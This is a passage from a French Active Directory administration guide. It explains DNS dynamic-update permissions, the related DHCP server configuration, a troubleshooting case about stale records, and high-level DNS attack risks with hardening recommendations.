Les machines enregistrent par défaut leur nom concaténé à leur suffixe DNS car la case *Register the connection's address in DNS* est cochée par défaut au niveau des propriétés TCP / IP avancées de la carte réseau (onglet DNS).



Pour information, Microsoft bloque l'enregistrement DNS dynamique quand le suffixe DNS correspond à la zone racine ou un domaine de premier niveau (comme *.fr.*). Cela permet d'éviter que les stations de travail en groupe de travail essaient d'effectuer une mise à jour DNS dynamique dans ce type de zones DNS.

1.5.2.2 Retour d'expérience sur la mise à jour dynamique DNS


Un client avait des problèmes avec les valeurs de ces entrées DNS de type A (FQDN résolue en une IP). Les imprimantes et les stations de travail chez ce client étaient en DHCP. Chaque étage dans les locaux du client disposait d'un VLAN (plage IP dédiée).

Description du problème :

Certaines entrées DNS correspondant à des imprimantes ou des stations de travail étaient résolues avec l'ancienne adresse IP de la machine. Ce problème se posait si :

- Cas 1 : le compte ordinateur Active Directory d'une station de travail Windows était supprimé puis recréé.
- Cas 2 : on déplaçait une imprimante / machine non Windows entre VLANS (même serveur DHCP)
- Cas 3 : si on déplaçait une imprimante / machine non Windows entre deux sites géographiques (changement de serveurs DHCP).
- Cas 4 : si une personne de l'informatique avait créé manuellement l'entrée DNS d'une station de travail / imprimante.
- Cas 5 : si on avait récemment changé de serveur DHCP (migration de Windows 2003 vers Windows 2012 R2).

La zone DNS msreport.be était intégrée à l'annuaire et configurée pour autoriser les mises à jour dynamiques DNS sécurisées uniquement (*Secure Only*).



D'où venait le problème ?


Il s'agit tout simplement d'un problème de permissions au niveau des entrées DNS !
Quand on intègre une zone DNS dans l'annuaire Active Directory, les entrées DNS deviennent des objets (comme les comptes utilisateurs) de type *DNSNODE*.
Ces objets ont des permissions. Or, pour pouvoir mettre à jour l'adresse IP d'une entrée DNS de type A (type Hôte, nom résolu en IP), il faut avoir le droit *Ecrire* sur l'entrée DNS (l'objet de type DNSNODE).

Qui a le droit de mettre à jour une entrée DNS ?

Quand on crée manuellement une entrée DNS, c'est le compte utilisateur qui a créé l'entrée qui a le droit d'écrire.
Pour les machines qui récupèrent une adresse IP via un serveur DHCP, cela dépend de la configuration du serveur DHCP. Selon le cas, c'est le compte ordinateur du serveur DHCP, le compte ordinateur du client DHCP ou un compte utilisateur spécifique qui a le droit de modifier l'entrée DNS (que l'on configure au niveau du serveur DHCP).

Comment déterminer qui a le droit de modifier une entrée DNS ?

Ouvrir la console DNS. Cliquer dans le menu *View* puis sélectionner *Advanced*.
Quand on double clic sur une entrée DNS, on voit maintenant la date de création de l'enregistrement (si c'est une entrée DNS créée dynamiquement) et l'onglet « Security » (permission sur l'objet).




Comment configurer qui peut modifier une entrée DNS créée dynamiquement ?


Pour effectuer cette configuration, ouvrir la console DHCP et aller dans les propriétés du serveur DHCP. Aller dans l'onglet *DNS*.

1. Si vous sélectionnez, *Dynamically update DNS records only of requested by the DHCP clients* les machines Windows en DHCP créent elles-mêmes l'entrée DNS. C'est donc le compte ordinateur de la machine Windows qui a le droit de modifier l'entrée DNS. Pour les autres machines (qui ne savent pas faire des mises à jour dynamiques DNS sécurisées), c'est le compte ordinateur du serveur DHCP ou un compte utilisateur spécial. Dans notre exemple, le serveur DHCP a été configuré pour activer la mise à jour dynamique DNS à l'aide d'un compte appelé *Dhcp_update*. Cette configuration se fait dans l'onglet DNS des propriétés IPV4 et IPV6 du serveur DHCP.

2. Si vous sélectionnez *Always update DNS records*, c'est le compte ordinateur du serveur DHCP ou un compte utilisateur spécial qui a le droit de modifier les entrées DNS.

Le fait d'utiliser un compte utilisateur pour les mises à jour DNS dynamiques effectuées par le serveur DHCP se configure dans l'onglet *Advanced* dans les propriétés du serveur DHCP. Cliquer sur *Credentials*. Voir article Microsoft http://support.microsoft.com/kb/282001/en-us





Préconisation de configuration :


Tous les serveurs DHCP doivent avoir la même configuration (DHCP Microsoft).

Configurer le serveur DHCP sur *Dynamically update DNS records only of requested by the DHCP clients*.

Ne jamais supprimer les comptes ordinateurs des stations de travail (les réinitialiser si besoin).

Configurer le serveur DHCP pour effectuer les mises à jour dynamiques DNS à l'aide d'un compte de service. Voir article Microsoft : http://support.microsoft.com/kb/282001/en-us.

Au niveau du serveur DNS, donner au niveau de la zone DNS *msreport.be* le droit de *Read* et *Modify* toutes les entrées DNS à ce compte spécial (*DHCP_Update*). Cliquer sur l'onglet *Advanced*. Il est en effet nécessaire de configurer la permission pour qu'elle s'applique sur *This objects and all descendants objects*.



Pour les entrées DNS posant problèmes, il sera nécessaire de les supprimer puis de les recréer à l'aide de la commande *ipconfig /registerdns*.

Complément d'informations sur les services *DHCP Client* et *DNS Client* :
Le service *DHCP client* ne doit jamais être arrêté même si la machine est en IP FIXE !
Ce service permet en effet de récupérer une adresse via un serveur DHCP mais il permet aussi de mettre à jour les entrées DNS dynamiquement. Si vous désactivez le service *DHCP Client* sur un contrôleur de domaine, le service *NETLOGON* ne pourra plus créer / modifier les entrées SRV comme *_ldap._tcp.msreport.be*. Lorsque le service *DHCP Client* est arrêté, on a le message *Error: The system cannot find the file specified* quand on fait un ipconfig /registerdns. Le service *DNS client* gère uniquement la fonctionnalité de cache DNS. Pour plus d'informations :
http://support.microsoft.com/kb/264539/en-us
http://support.microsoft.com/kb/306602/en-us
http://support.microsoft.com/kb/318803/en-us


1.5.3 QUELLES SONT LES ATTAQUES POSSIBLES AVEC LE SERVICE DNS

Un attaquant peut perturber le fonctionnement de l'annuaire (la réplication) en altérant les entrées DNS qui permettent aux stations de travail de localiser leur contrôleur de domaine, les serveurs de l'entreprise et qui permettent à chaque contrôleur de domaine de répliquer avec les autres contrôleurs de domaine.

Exemple d'une attaque basée sur le DNS :
L'entreprise *Msreport* dispose d'un serveur web sous Apache appelé *https://www.msreport.be*. Les utilisateurs accèdent à un site web de l'entreprise avec *Internet Explorer* en s'authentifiant avec leur login / mot de passe. Comme le site web est configuré pour faire de l'authentification de base sous HTTPS, le login / mot de passe ne circule pas en clair.
Si l'attaquant arrive à modifier l'entrée DNS *www.msreport.be* dans la zone DNS, il pourra éventuellement récupérer le login / mot de passe de l'utilisateur. La seule limite de cette attaque est que le certificat ne sera pas valide. L'utilisateur aura donc un message d'avertissement dans *Internet Explorer*.

Des attaques plus sophistiquées permettent à un attaquant de polluer le cache DNS d'un serveur DNS ou du client DNS. En effet, quand une machine fait une résolution de noms, elle met le résultat en

cache. Le cache peut être affiché avec la commande *ipconfig /displaydns* et purger avec la commande *ipconfig /flushdns*.
Le serveur DNS dispose lui aussi d'un cache où il stocke les réponses DNS renvoyés par les autres serveurs DNS (entrées DNS sur lesquels il ne fait pas autorité).
Pour supprimer le cache d'un serveur DNS, ouvrir la console DNS, aller dans les propriétés du serveur DNS et sélectionner *Clear Cache*.
Si un attaquant arrive à insérer une entrée DNS dans le cache DNS du serveur, il peut rediriger un utilisateur sur une machine qu'il gère.




1.5.4 SECURISER VOS SERVEURS DNS

Il est recommandé de déployer le service DNS sur tous les contrôleurs de domaine Active Directory car comme vu précédemment Active Directory s'appuie sur le service DNS pour permettre aux clients de détecter un contrôleur de domaine. Pour sécuriser un serveur DNS, les actions suivantes doivent être effectuées :


- Intégrer toutes les zones DNS dans l'annuaire Active Directory et configurer la mise à jour dynamique DNS sur le paramètre *Secure Only*.
- Ne pas autoriser le transfert de zone vers tous les serveurs et configurer le transfert de zone à l'aide du protocole IPSEC.
- Protéger le cache contre la pollution.
- Activer DNS SEC sur toutes les zones DNS.

1.5.4.1 Intégrer les zones DNS dans Active Directory et activer la mise à jour dynamique DNS sécurisée

Toutes les zones DNS doivent être intégrées dans l'annuaire Active Directory. Les zones DNS seront alors un objet *DnsZone* et les entrées DNS deviendront des objets *DnsNode* qui répliqueront sur tous les contrôleurs de domaine. Si vous disposez de plusieurs domaines dans la forêt Active Directory, il est conseillé de stocker les zones DNS dans la *ForestDnsZones* (*Choose how you want zone data to be replicated : To all DNS servers running on domain controllers in this Forest :msreport.be*)




Les zones hébergées dans la partition d'annuaire *ForestDnsZones* répliquent sur tous les contrôleurs de domaine de la forêt qui disposent du service DNS. Dans cette configuration, tous les serveurs DNS disposeront d'un accès en lecture / écriture sur les zones DNS.



Il est recommandé d'autoriser uniquement la mise à jour dynamique sécurisée ou de désactiver la mise à jour dynamique DNS. Cette configuration permet de définir des permissions sur la zone et les entrées DNS et permet de garantir qu'un attaquant ne pourra pas modifier les entrées DNS.

1.5.4.2 Sécuriser le transfert des zones DNS

Le transfert de zone est le mécanisme natif du DNS qui permet aux serveur(s) DNS qui hébergent la zone en lecture seule (zone secondaire) de répliquer avec le serveur qui héberge la zone en lecture / écriture (zone principale). Il est recommandé de protéger le trafic de réplication entre ces serveurs en activant IPSEC (configuration au niveau du pare-feu Windows ou via stratégie de groupe).
Le transfert d'une zone DNS ne doit aussi être autorisé que depuis certains serveurs (ceux qui hébergent une zone secondaire). Si vous voulez éviter que les zones DNS expirent (cela génère souvent des problèmes de production), n'oubliez pas de configurer la notification. Lorsqu'un changement est effectué dans la zone DNS, le serveur DNS qui a la zone en lecture / écriture notifie alors les serveurs DNS qui ont la zone en lecture seule du changement. Ces derniers peuvent alors répliquer le changement.




